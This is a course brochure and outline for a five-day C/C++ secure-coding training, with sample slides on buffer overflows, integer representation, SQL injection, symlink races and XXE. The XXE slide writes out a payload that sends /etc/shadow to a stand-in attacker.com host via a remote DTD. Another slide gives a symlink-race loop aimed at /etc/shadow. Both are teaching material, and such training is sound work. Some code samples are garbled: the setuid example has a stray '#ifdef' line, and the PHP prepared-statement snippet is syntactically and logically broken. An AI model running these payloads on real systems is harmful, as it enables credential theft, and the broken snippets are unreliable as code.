

C and C++ security master course

CL-CSM | Classroom | 5 days

Variants: x86, x64, ARM

Audience: C and C++ developers, software architects and testers

Preparedness: Advanced C/C++ development

Exercises: Hands-on

As a developer, your duty is to write bulletproof code. However...

What if we told you that despite all of your efforts, the code you have been writing your entire career is full of weaknesses you never knew existed? What if, as you are reading this, hackers were trying to break into your code? How likely would they be to succeed?

This advanced course will change the way you look at code. A hands-on training during which we will teach you all of the attackers' tricks and how to mitigate them, leaving you with no other feeling than the desire to know more.

It is your choice to be ahead of the pack, and be seen as a game changer in the fight against cybercrime.

Outline:

- IT security and secure coding
- x86 machine code, memory layout and stack operations
- Buffer overflow
- Common coding errors and vulnerabilities
- Requirements of secure communication
- Practical cryptography
- XML security
- Security protocols
- Security in the software development lifecycle
- Security testing
- Security testing techniques and tools
- Deployment environment
- Principles of security and secure coding
- Knowledge sources

Participants attending this course will:

- Understand basic concepts of security, IT security and secure coding
- Realize the severe consequences of unsecure buffer handling
- Understand the architectural protection techniques and their weaknesses
- Learn about typical coding mistakes and how to avoid them
- Be informed about recent vulnerabilities in various platforms, frameworks and libraries
- Understand the requirements of secure communication
- Have a practical understanding of cryptography
- Learn about XML security
- Understand essential security protocols
- Understand some recent attacks against cryptosystems
- Understand security considerations in the SDLC
- Understand security testing approaches and methodologies
- Get practical knowledge in using security testing techniques and tools
- Learn how to set up and operate the deployment environment securely
- Get sources and further readings on secure coding practices

Related courses:

- CL-CPS - C and C++ secure coding (Classroom, 3 days)
- CL-CCP - Comprehensive C and C++ secure coding (Classroom, 4 days)
- CL-CJW - Combined C/C++, Java and Web application security (Classroom, 4 days)
- CL-CNA - Combined C#, C/C++ and Web application security (Classroom, 4 days)
- CL-AAN - Android Java and native code security (Classroom, 4 days)
- CL-STC - Security testing (Classroom, 3 days)


Note: Our classroom trainings come with a number of easy-to-understand exercises providing live hacking fun. By accomplishing these exercises with the lead of the trainer, participants can analyze vulnerable code snippets and commit attacks against them in order to fully understand the root causes of certain security problems. All exercises are prepared in a plug-and-play manner by using a pre-set desktop virtual machine, which provides a uniform development environment.

Detailed table of contents

Day 1


IT security and secure coding

- Nature of security
- What is risk?
- IT security vs. secure coding
- From vulnerabilities to botnets and cybercrime
 - Nature of security flaws
 - Reasons of difficulty.....
 - From an infected computer to targeted attacks
- Classification of security flaws
 - Landwehr’s taxonomy
 - The Seven Pernicious Kingdoms
 - OWASP Top Ten 2017



x86 machine code, memory layout and stack operations

- Intel 80x86 Processors – main registers
- Intel 80x86 Processors – most important instructions
- Intel 80x86 Processors – flags
- Intel 80x86 Processors – control instructions
- Intel 80x86 Processors – stack handling and flow control
- The memory address layout
- The function calling mechanism in C/C++ on x86.....
- Calling conventions
- The local variables and the stack frame
- Function calls – prologue and epilogue of a function
- Stack frame of nested calls
- Stack frame of recursive functions




Buffer overflow

- Stack overflow
 - Buffer overflow on the stack
 - Overwriting the return address
 - Exercises – introduction
 - Exercise BOFIntro
 - Exercise BOFShellcode
- Protection against stack overflow
 - Specific protection methods
 - Protection methods at different layers
 - The PreDeCo matrix of software security
 - Stack overflow – Prevention (during development)
 - Stack overflow – Detection (during execution)
 - Fortify instrumentation (FORTIFY_SOURCE)
 - Exercise BOFShellcode – Fortify

Day 2

Buffer overflow

- Stack smashing protection
 - Stack smashing protection variants
 - Stack smashing protection in GCC
 - Exercise BOFShellcode – Stack smashing protection
 - Effects of stack smashing protection
 - Bypassing stack smashing protection – an example.....
 - Overwriting arguments – Mitigation
- Address Space Layout Randomization (ASLR)
 - Randomization with ASLR
 - Using ASLR
 - Practical weaknesses and limitations to ASLR
 - Circumventing ASLR: NOP sledding
- Non executable memory areas – the NX bit
 - Access Control on memory segments
 - The Never eXecute (NX) bit
 - Exercise BOFShellcode – Enforcing NX memory segments
- Return-to-libc attack – Circumventing the NX bit protection
 - Circumventing memory execution protection
 - Return-to-libc attack



Bypassing stack smashing protection – an example

```


void processbuffer( char* input,
                  char* output,
                  size_t len)
{
    char temp[256];
    memcpy(temp, input, len);
    //some data processing in temp...
    memcpy(output, temp, len);
}
  
```

The diagram illustrates a stack frame with a return address and an argument. A buffer overflow (BoF) occurs, overwriting the return address and the argument (WWW) with injected data.

- By overwriting not only the return address but even the **arguments** which are on the stack (input in our case) we can gain control over their value
 - Results in Write What Where: **buffer** (filled with injected data) is written to a memory area pointed to by **output**
 - Detection will of course take place, but that's too late, because the overwritten value has already been used

COMPANY, CITY, COUNTRY, DATE

- Return oriented programming (ROP)
 - Exploiting with ROP
 - ROP gadgets
 - ROP mitigation
 - Mitigation techniques of ROP attack
- Heap overflow
 - Memory allocation managed by a doubly-linked list
 - Buffer overflow on the heap
 - Steps of freeing and joining memory blocks
 - Freeing allocated memory blocks
 - Case study – Heartbleed
 - TLS Heartbeat Extension.....
 - Heartbleed – information leakage in OpenSSL
 - Heartbleed – fix in v1.0.1g
 - Protection against heap overflow




TLS Heartbeat Extension

- OpenSSL is a widely used crypto library
- TLS Heartbeat Extension was introduced in v1.0.1
 - It sends "keep alive" packets between parties (default)
 - Request / reply not only confirm that session is open, but also that end-to-end connectivity is OK
 - The sent payload is replied => could be decrypted
- The request packet looks like the following:
 - TLS1_HB_REQUEST (1 byte, 0x01)
 - Size of the payload plus the padding (2 bytes, =34)
 - Payload – sequence number (2 bytes)
 - Payload – random data (16 bytes)
 - Padding – further random data (16 bytes)


Common coding errors and vulnerabilities

- Input validation
 - Input validation concepts
 - Integer problems
 - Representation of negative integers.....
 - Integer ranges
 - Integer overflow
 - Integer problems in C/C++
 - The integer promotion rule in C/C++
 - Arithmetic overflow – spot the bug!
 - Exercise IntOverflow
 - What is the value of abs(INT_MIN)?
 - Signedness bug – spot the bug!
 - Integer truncation – spot the bug!
 - Integer problem – best practices
 - Case study – Android Stagefright
 - Injection
 - Injection principles
 - SQL Injection exercise
 - Typical SQL Injection attack methods
 - Blind and time-based SQL injection
 - SQL Injection protection methods.....



Representation of negative integers

- Sign bit + positive binary value
 - -19 = 1 0010011
 - Addition -> subtraction (19 + -19 = 19 - 19 = 0)
 - Subtraction -> addition (0 - -19 = 0 + 19 = 19)
 - Two zero values
- One's complement: inverted bits
 - -19 = 1 1101100
 - Addition -> addition + 1 (19 + -19 + 1 = 0)
 - Subtraction -> subtraction - 1 (0 - 19 - 1 = -19)
 - Two zero values
- Two's complement: inverted bits + 1
 - -19 = 1 1101101
 - Addition -> addition (19 + -19 = 0)
 - Subtraction -> subtraction (0 - 19 = -19)
 - One single zero value



SQL Injection protection methods


- Input validation with custom methods
 - Restricting input to certain values
 - Blacklisting: filtering out certain characters or keywords
 - Problem: DROP -> DRO(")*P
 - Problem: character encoding (e.g. Unicode)
 - May also filter out legitimate input...
- Prepared statements
 - Use a constant string + an API instead of string concatenation

```

//Declare and open database, etc...
mysqli_query($db);
$stmt = mysqli_prepare($db, "SELECT * FROM table WHERE id=?";
$stmt->bind_param("i", $id);
$stmt->execute();
$result = mysqli_query($db, $stmt);

```

- **Printf format string bug**
 - Printf format strings
 - Printf format string bug – exploitation
 - Exercise Printf
 - Printf format string exploit – overwriting the return address
- **Mitigation of printf format string problem**
- **Some other input validation problems**
 - Array indexing – spot the bug!
 - Off-by-one and other null termination errors
 - The Unicode bug
- **Path traversal vulnerability**
 - Path traversal – best practices
- **Log forging**
 - Some other typical problems with log files
- **Time and state problems**
 - Time and state related problems
 - Serialization errors (TOCTTOU)
 - Attacks with symbolic links
 - Exercise TOCTTOU



Attacks with symbolic links

- Assume this code runs in a setuid application with effective root privileges:


```

scanfFromSocket(socket, buffer); //some code that reads bytes/package from a socket
if (access("/tmp/mydata.dat", F_OK) == 0) //if the file is not there
{
  #ifdef "/tmp/mydata.dat", "w");
  fwrite(buffer, 1, size, fd);
}
      
```
- An attacker with a limited local access can create/delete a /tmp/mydata.dat symlink pointing to e.g. /etc/shadow in an infinite loop, while continuously sending a valid shadow file through the socket:



```

while ( true ); do
  rm -f /tmp/mydata.dat
  ln -s /etc/shadow /tmp/mydata.dat
done
      
```
- The synchronization will happen sooner or later
 - The shadow file will be filled with attacker's information

Day 3

Requirements of secure communication


- Security levels
- Secure acknowledgment
 - Malicious message absorption
 - Feasibility of secure acknowledgment
 - The solution: Clearing Centers
 - Inadvertent message loss
- Integrity
 - Error detection - Inadvertent message distortion (noise)
 - Modeling message distortion
 - Error detection and correction codes
 - Authenticity - Malicious message manipulation
 - Modeling message manipulation.....
 - Practical integrity protection (detection)
 - Non-repudiation
 - Summary
 - Detecting integrity violation



- Confidentiality
 - Model of encrypted communication
 - Encryption methods in practice
 - Strength of encryption algorithms
- Remote identification
 - Requirements of remote identification
- Anonymity and traffic analysis
 - Model of anonymous communication
 - Traffic analysis
 - Theoretically strong protection against traffic analysis
 - Practical protection against traffic analysis
- Summary
 - Relationship between the requirements

Practical cryptography


- Rule #1 of implementing cryptography.....
- Cryptosystems
 - Elements of a cryptosystem
- Symmetric-key cryptography
 - Providing confidentiality with symmetric cryptography
 - Symmetric encryption algorithms
 - Modes of operation
- Other cryptographic algorithms
 - Hash or message digest
 - Hash algorithms
 - SHAttered
 - Message Authentication Code (MAC)
 - Providing integrity and authenticity with a symmetric key.....
 - Random numbers and cryptography
 - Cryptographically-strong PRNGs
 - Hardware-based TRNGs



- Asymmetric (public-key) cryptography
 - Providing confidentiality with public-key encryption
 - Rule of thumb – possession of private key
 - The RSA algorithm
 - Introduction to RSA algorithm
 - Encrypting with RSA
 - Combining symmetric and asymmetric algorithms
 - Digital signing with RSA
- Public Key Infrastructure (PKI)
 - Man-in-the-Middle (MitM) attack
 - Digital certificates against MitM attack
 - Certificate Authorities in Public Key Infrastructure
 - X.509 digital certificate

XML security

- XML injection
 - (Ab)using CDATA to store XSS payload in XML
 - Exercise – XML injection
 - Protection through sanitization and XML validation
- Abusing XML Entity
 - XML Entity introduction
 - XML bomb
 - Exercise – XML bomb
 - XML external entity attack (XXE) – resource inclusion
 - XML external entity attack – URL invocation
 - XML external entity attack – parameter entities
 - Exercise – XXE attack
 - Preventing entity-related attacks
 - Case study – XXE in Google Toolbar



XML external entity attack - parameter entities

- Parameter entities can be used only within DTD definition and behave more like code macros
- Parameter entities can be defined with an additional % sign
- Attacker can use it to send the content of a file using a remote DTD definition

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag [
  <ENTITY % file SYSTEM "file:///etc/shadow">
  <ENTITY % dtd SYSTEM "http://attacker.com/my.dtd">
  %dtd;
]>
<roottag:&send; />
```

- Content of the my.dtd file

```
<?xml version="1.0" encoding="utf-8"?>
<ENTITY % all "%ENTITY send SYSTEM 'http://attacker.com/%file;'">
%all;
```

COMPANY, CITY, COUNTRY, DATE 125


Day 4

Security protocols


- Secure network protocols
- Specific vs. general solutions
- IPSEC protocol family
 - IPSEC standards
 - Security Association (SA)
 - Message formats
 - AH packet structure
 - ESP packet structure
 - Protected channels
 - More complex set-ups
 - Traffic control
 - SA structure
 - Key management
- SSL/TLS protocols
 - Security services
 - SSL/TLS handshake
- Protocol-level vulnerabilities
 - BEAST
 - FREAK
 - FREAK – attack against SSL/TLS
 - Logjam attack
- Padding oracle attacks
 - Adaptive chosen-ciphertext attacks
 - Padding oracle attack
 - CBC decryption
 - Padding oracle example.....
 - Lucky Thirteen
 - POODLE

Common coding errors and vulnerabilities

- Improper use of security features
 - Typical problems related to the use of security features
 - Insecure randomness
 - Weak PRNGs in C and C++
 - Stronger PRNGs in C



- Password management
 - Exercise – Weakness of hashed passwords
 - Password management and storage
 - Special purpose hash algorithms for password storage
 - Argon2 and PBKDF2 implementations in C/C++
 - bcrypt and scrypt implementations in C/C++
 - Case study – the Ashley Madison data breach
 - Typical mistakes in password management
 - Exercise – Hard coded passwords



- Sensitive information in memory
 - Protecting secrets in memory
 - Minimize the attack surface
 - Core dumps
 - Disabling core dumps
 - Swapping
 - Preventing swapping
 - Problems with page locking
 - Your secrets vs. dynamic memory
 - Zeroisation
 - Optimization vs. zeroisation – Spot the bug!
 - Best practices

- Improper error and exception handling
 - Typical problems with error and exception handling
 - Empty catch block
 - Overly broad catch
 - Exercise ErrorHandling – spot the bug!
 - Exercise – Error handling
 - Case study – "#iamroot" authentication bypass in macOS
 - Authentication process in macOS (High Sierra)
 - Incorrect error handling in opendirctoryd
 - The #iamroot vulnerability (CVE-2017-13872)



- Code quality problems
 - Dangers arising from poor code quality
 - Poor code quality – spot the bug!
 - Unreleased resources
 - Type mismatch – Spot the bug!
 - Exercise TypeMismatch

- Memory allocation problems
 - Smart pointers
 - Zero length allocation
 - Double free
 - Mixing delete and delete[]
- Use after free
 - Use after free – Instance of a class
 - Spot the bug
 - Use after free – Dangling pointers
- Case study - WannaCry
 - The WannaCry ransomware
 - The vulnerability behind WannaCry – spot the bug!
 - Lessons learned



Day 5

Security in the software development lifecycle

- Building Security In Maturity Model (BSIMM)
- Software Assurance Maturity Model (SAMM)
- Microsoft Security Development Lifecycle (SDL).....

Security testing

- Functional testing vs. security testing
- Security vulnerabilities
- Prioritization – risk analysis
- Security in the SDLC
- Security assessments in various SDLC phases
- Security testing methodology
 - Steps of test planning (risk analysis).....
 - Scoping and information gathering
 - Stakeholders
 - Assets
 - Security objectives for testing
 - Threat modeling
 - Attacker profiles
 - Threat modeling
 - Threat modeling based on attack trees
 - Threat modeling based on misuse/abuse cases
 - Misuse/abuse cases – a simple example
 - SDL threat modeling



- The STRIDE threat categories
- Diagramming – elements of a DFD
- Data flow diagram – example
- Threat enumeration – mapping STRIDE to DFD elements.....
- Risk analysis – classification of threats
- The DREAD risk assessment model
- Testing steps
 - Deriving test cases
 - Accomplishing the tests
 - Processing test results
 - Mitigation concepts
 - Standard mitigation techniques of MS SDL
 - Review phase

Threat enumeration – mapping STRIDE to DFD elements

Objective: To identify threats for each data flow diagram element in the threat model

Element	S	T	R	I	D	E
External entity	✓		✓			
Process	✓	✓	✓	✓	✓	✓
Data Store		✓	✓	✓	✓	
Data Flow		✓		✓	✓	

Security testing techniques and tools

- General testing approaches
- Design review
 - Assessment of security requirements
 - Identifying security-critical aspects – hotspots
- Source code review
 - Code review for software security
 - Taint analysis
 - Heuristic-based
 - Static code analysis
 - Exercise – Static code analysis using FlawFinder
- Testing the implementation
 - Dynamic security testing
 - Manual vs. automated security testing
 - Penetration testing
 - Stress tests
 - Binary and memory analysis
 - Exercise – Binary analysis with strings
 - Instrumentation libraries and frameworks
 - Exercise – Using Valgrind
 - Fuzzing
 - Automated security testing - fuzzing.....
 - Challenges of fuzzing
 - Exercise – Fuzzing with AFL (American Fuzzy Lop)

Deployment environment

- Configuration management

Automated security testing - fuzzing

Fuzzing: systematic modification of binary input serving as test vectors

- Fuzzing with random inputs (the initial idea)
- Fuzzing based on pre-defined inputs
- Reactively iterating fuzzing



Examples of typical bugs that can be found

- Buffer Overflow
 - Successive approximation (binary search)
- Signedness bug
- Integer Overflow

OK ERROR REJECTION

```
if ((unsigned int) i < 0)
if (1*256 <= 3824)
```

- Hardening
- Patch management
- Assessing the environment
 - Password audit
 - Exercise – using John the Ripper
- Vulnerability management
 - Vulnerability repositories
 - Vulnerability attributes
 - Common Vulnerability Scoring System – CVSS
 - Vulnerability scanners
 - Case study - Shellshock
 - Shellshock – basics of using functions in bash
 - Shellshock – vulnerability in bash
 - Exercise - Shellshock.....
 - Shellshock fix and counterattacks
 - Exercise – Command override with environment variables



Principles of security and secure coding

- Matt Bishop’s principles of robust programming
- The security principles of Saltzer and Schroeder

Knowledge sources

- Secure coding sources – a starter kit
- Vulnerability databases
- Recommended books – C/C++